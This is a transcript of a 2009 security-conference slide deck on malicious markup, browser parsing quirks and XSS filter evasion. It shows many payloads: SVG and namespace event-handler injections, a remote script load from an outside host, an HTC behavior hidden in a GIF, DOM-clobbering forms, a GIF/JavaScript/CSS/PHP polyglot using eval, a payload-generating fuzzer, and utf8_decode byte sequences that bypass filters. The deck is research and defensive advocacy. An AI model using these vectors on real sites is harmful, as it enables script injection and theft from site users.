I thought you were my friend!

Malicious markup, browser issues and other obscurities
Cycle III

A talk by
Mario Heiderich

For
BruCon 2009
in Bruxelles

Who am I

- CTO for Business-IN, New York/Cologne
- Total web-retard
- Inventor and head-dev of the PHPIDS
- Speaker on ph-neutral, OWASP Europe etc.
- Freelance Security Researcher and Consultant
  - http://mario.heideri.ch
  - http://twitter.com/0x6D6172696F
- Twitter comments and

  questions to #mmtalk

Today's menu

- A short intro
- An overview on what happened in the last talks
- Several relevant example attacks
- Fuzzing results
- A call to reasonability

Why again?

- Again?
- This talk was held two times before
- In slight variations
- This is the last one
- And completely different

So?

- Malicious markup is way bigger than originally assumed
- Not only the tons of legacy issues
- But also the contemporary problems
- Fundamental misunderstandings
- Wrong approaches

Overview over the recent talk versions

- Basically some tidying up with the browser self-disclosure
- A ton of exotic but working attack vectors
- The unholy multivector
- Excentric markup and Javascript
- Let's recapitulate

Inline SVG

```
<?xml version="1.0" encoding="UTF-8"?>
<html xmlns="http://www.w3.org/1999/xhtml"
     xmlns:svg="http://www.w3.org/2000/svg">
<svg:g onload="alert(8)"/>
</html>

<image src="x" onerror="alert(1)"></image>
```

XML Namespaces

```
<html xmlns:ø="http://www.w3.org/1999/xhtml">
   <ø:script src="//0x.lv/" />
</html>
```

XUL Artifacts

```
<html>
<xul:image
 onerror="alert(2)"
 src="x"

 xmlns:xul="http://mozill...here.is.only.xul
 "
/>
</html>
```

(http://mozilla.org/keymaster/gatekeeper/there.is.only.xul)

HTC via Image 1/2

```
<html>
<head>
<style>
    body {
        behavior: url(test.gif.htc);
     }
</style>
</head>
<body>
<h1>Yay, HTC!!! Oh wait...</h1>
</body>
</html>
```

HTC via Image 2/2

```
GIF89ad�d�����������!�Y,����d�d��s�����
���������������� 扦� ʁ���L������� �Ģ�L*�̦ �J� �
H��� ��j� ��������N���� ����������(8HXhx���������iX�
```

```
GIF89ad.d...........!.Y
<PUBLIC:COMPONENT>
<PUBLIC:ATTACH EVENT="onclick" ONEVENT="alert(1)" />
</PUBLIC:COMPONENT>
.,....d.d...s....................H...........L...
.............L*......J.....j............N.....
................(8HXhx.........iX..;
```

You trust your DOM?

- Say hello to DOM Redressing
- Ever tried to create a HTML element with an ID?
- For example `#test`?
- And then to `alert(test)`
- You should :)

IE goes a step further…

- You can also overwrite **existing** properties
- Like `document`
- Or `location`
- Or `document.cookie`
- Or `document.body.innerHTML`
- Phew!
- Fixed in IE8 RC1 – and some variants also in older versions


Let's see some code

```
<form id="document" cookie="foo">
<script>alert(document.cookie)</script>

<form id="location" href="bar">
<script>alert(location.href)</script>

<form id="document">
<select id="body">bar</select>
</form>
<script>alert(document.body.innerHTML)</script>
```

Multiwhat?

- Less than 300 Bytes
- Various formats
  - CSS
  - `expression()` CSS
  - JavaScript
  - HTML
  - PHP
  - Open directly
  - ...
- **And still a valid GIF**

Multivector anatomy



```
0000000047 49 46 38 39 61 3D 31 2F 2A 80 3B 2A 2F 3B 7B 20 20 20
0000001321 2F 68 68 68 68 2F 3B 20 20 61 6C 65 72 74 28 22 49 20
0000002661 6D 20 61 20 4A 49 46 20 3A 29 22 29 7D 2F 2F 3C 73 63
0000003972 69 70 74 3E 61 6C 65 72 74 28 22 49 45 20 6C 69 6B 65
0000004C73 20 6D 65 21 22 29 3C 2F 73 63 72 69 70 74 3E 20 20 20
0000005F20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0000007220 20 20 20 20 20 20 20 20 20 20 20 00 2C 00 00 00 00 01
0000008500 01 00 00 02 02 2F 2F 3C 73 74 79 6C 65 3E 2A 7B 63 6F
000000986C 6F 72 3A 72 65 64 7D 3C 2F 73 74 79 6C 65 3E 3C 73 63
000000AB72 69 70 74 3E 0A 7B 65 76 61 6C 28 6E 61 6D 65 29 7D 62
000000BE6F 64 79 0A 7B 63 6F 6C 6F 72 3A 72 65 64 3B 78 73 73 3A
000000D165 78 70 72 65 73 73 69 6F 6E 28 77 69 6E 64 6F 77 2E 78
000000E43F 30 3A 28 65 76 61 6C 28 6E 61 6D 65 29 2C 78 3D 31 29
000000F729 7D 0A 2F 2F 3C 2F 73 63 72 69 70 74 3E 3C 3F 3D 27 C2
0000010AB5 27 3B 2F 2A 44 01 2A 2F
```

```
GIF89a=1/*.;*/;{
!/hhhh/;  alert("I
am a JIF :)")}//<sc
ript>alert("IE like
s me!")</script>
                   
            .,.....
......//<style>*{co
lor:red}</style><sc
ript>.{eval(name)}b
ody.{color:red;xss:
expression(window.x
?0:(eval(name),x=1)
)}.//</script><?='.
.';/*D.*/
```

Signed 8 Bit:	71	Signed 32 Bit:	944130375	Hexadezimal:	47
Unsigned 8 Bit:	71	Unsigned 32 Bit:	944130375	Oktal:	107
Signed 16 Bit:	18759	32 Bit Float:	4,727512e-05	Binär:	01000111
Unsigned 16 Bit:	18759	64 Bit Float:	1,662837e-71	Stream-Länge:	8

☑ Anzeige als Little Endian

□ Unsigned und Float hexadezimal anzeigen

Offset: 0

The testcase

`<link rel="stylesheet" type="text/css"`
`href="../.x.php"" />` ← **color and IE expression**


`<?php include '../.x.php' ?>` ← **echo and possible shell**

`<img src="../.x">` ← **image as is and XSS in IE**

`<script src="../.x.php""></script>` ← **XSS**

`<iframe src="../.x.php""></iframe>` ← **XSS via IFrame**

The result



http://0x0/heideri.ch/scripts/multivector/tests/test.php

```
multivector testcase GIF89a=1/*€;*/;{ !/hhhh/; alert("I am a JIF :)")}// ,����␁�␁��␂␂//Âµ
```

Die Seite mit der Adresse http://0x0 meldet:

2

Übertragen der Daten von 0x0...

Opera 10 Font XSS

- Most recent browser betas and alphas support SVG fonts
- A way to have fonts be written in markup
- No binary TTF, FOT etc. monsters anymore
- And Javascript. In fonts. What??

An example...

This is a SVG font!

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
    "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg xmlns="http://www.w3..0/svg" onload="alert(1)"></svg>
```

And this is some markup for Opera 10 - guess what happens :)

```
<html>
<head>
<style type="text/css">
@font-face {
  font-family: xss;
  src: url(test.svg#xss) format("svg");
}
body {font: 0px "xss"; }
</style>
</head>
</html>
```

So - finally some new stuff?

- Yep
- Let's make some WAF vendor eyes cry
- And have a look at surprising fuzzer results
- The work of several weeks

Objective?

- Confusing user agents
- Finding rendering bugs
- Fooling parsers badly
- Executing JavaScript in impossible situations
- Did we succeed?
- Unfortunately yes!

How was it done?

- Looping
- And even more looping
- Character generation
- Combination with all possibilities of markup
- Tags, attributes, JavaScript URIs, inline styles, entities and whatnot
- So far just UTF8
- Asian charsets were tested too - but well - that's worth another talk

Simple code example

```
    ...
    'valign',
    'value',
    'valuetype',
    'version',
    'vlink',
    'vspace',
    'width'
);
foreach($tags as $tag) {
    foreach($events as $event) {
        $payload = 'javascript:alert(/meta-'.$event.'/)';
        echo '<meta name="description" content="" '
           . $event . '="' . $payload . '" /> ';
        echo '<' . $tag . ' ' . $event . '="'
           . $payload . '" /></'.$tag.'>';
    }
}
?>
```

Finally some results?

- Yes yes...
- Gathered in a Google Doc published today
- Here's a simplified URL
- http://j.mp/mm_talk


Intermission kitteh!

Phew!

- Are we smarter know?
- Maybe - we know at least
- Markup doesn't neewd to follow any rules
- Since the user agents don't
- Unicode spaces, RTL/LTR characters, surrogates, etc.
- And what's it with the over weird quote handling?

Ah - charsets...

- Just a small thing... love your utf_decode()



ISO-8859-1

utf8_decode()

Àb	"	%C0b
Àg	'	%C0g
À|	<	%C0%7C
À~	>	%C0%7E
À¢	"	%C0%A2
À§	'	%C0%A7
À¼	<	%C0%BC
À¾	>	%C0%BE
Àâ	"	%C0%E2
Àç	'	%C0%E7
Àü	<	%C0%FC
Àþ	>	%C0%FE

ISO-8859-2

utf8_decode()

Ŕb	"	%C0b
Ŕg	'	%C0g
Ŕ|	<	%C0%7C
Ŕ~	>	%C0%7E
Ŕ˘	"	%C0%A2
Ŕ§	'	%C0%A7
Ŕź	<	%C0%BC
Ŕž	>	%C0%BE
Ŕâ	"	%C0%E2
Ŕç	'	%C0%E7
Ŕü	<	%C0%FC
Ŕţ	>	%C0%FE

ISO-8859-3

utf8_decode()

Àb	"	%C0b
Àg	'	%C0g
À|	<	%C0%7C
À~	>	%C0%7E
À˘	"	%C0%A2
À§	'	%C0%A7
Àĵ	<	%C0%BC
À�	>	%C0%BE
Àâ	"	%C0%E2
Àç	'	%C0%E7
Àü	<	%C0%FC
Àŝ	>	%C0%FE

ISO-8859-4

utf8_decode()

Āb	"	%C0b
Āg	'	%C0g

ISO-8859-5

utf8_decode()

Рb	"	%C0b
Рg	'	%C0g

ISO-8859-6

utf8_decode()

�b	"	%C0b
�g	'	%C0g

Why is that?

- User agents are too tolerant
- Collateral damage from the browser wars?
- Existencial fear to break the web - or a small fragment of it?
- Browsers works against standards, a secure web and even logic

Let's have a look at FF

- The unclosed attribute bug was filed months ago
- *D. Veditz*: Not our bug!
- *Me*: What the... do you.. what..!?
- FF3.7 still does it!

What about IE?

- Still nullbytes are being stripped seemlessly
- It's been that way since 10+ years!
- PHP and others had to customize their functions
- Does *your* strip_tags() know that too?
- Give me a break!

And Opera?

- What was the Opera Bugtracker URI again?
- Who parses the weirdest rubbish as working markup?
- Fragmented JavaScript URIs?
- Font XSS? Give me a yet another break!

Can we have a conclusion alright?

- Sure.
- Markup and blacklists - no deal
- Markup and whitelists - also almost no deal
- HTMLawed is broken, HTMLPurifier is broken too
- And we just saw the top of the iceberg
- So?
- Several things on the task list now!

Äctiøn!

- Stress the browser vendors
- Stress the WAF vendors
- Tickets, mails, blog posts
- Stress your developers to learn that stuff
- Give developers time to do security stuff

And most importantly

- Don't trust scanners blindly!
- Don't trust WAFs and scanners blindly!
- Still just tools – not solutions
- Nothing replaces an experienced tester
- Nothing replaces an experienced trainer mangling your devs for one week

Feeling secure now?

- It's probably up to you
- Just pay for a tool?
- Or for an expert - sharing knowledge
- Or maybe both (just to not get beat up after the talk)
- Try to write a mail to the scanner asking for help with an attack you never saw before :)

Thanks a lot!

And please don't beat me up as ususal, WAF guys

Appendix 1/2

- SVG Fonts http://www.w3.org/TR/SVG11/fonts.html#SVGFontsOverview
- SVG Maskshttp://www.w3.org/TR/SVG/masking.html
- Opera 10 http://www.opera.com/browser/next/
- WHATWG Blog http://blog.whatwg.org/
- HTML5 WHATWG Draft Recommendation http://www.whatwg.org/specs/web-apps/current-work/multipage/
- Data Islands http://www.w3schools.com/Xml/xml_dont.asp
- HTC Reference http://msdn.microsoft.com/en-us/library/ms531018%28VS.85%29.aspx
- Inline namespaces http://www.w3schools.com/XML/xml_namespaces.asp

Appendix 2/2

- CSP http://people.mozilla.org/~bsterne/content-security-policy/
- ABE http://hackademix.net/2008/12/20/introducing-abe/
- Jail tag and more mashup security approaches http://www.openajax.org/member/wiki/Mashup_Security_Approaches
- The DTD patch http://pastebin.com/m98e1e87
- Gmail SVG fun http://pastebin.com/f1bbc1dd7
- Casper http://pastebin.com/m5a81b94d
- The multivector http://img210.imageshack.us/img210/4028/38956160.gif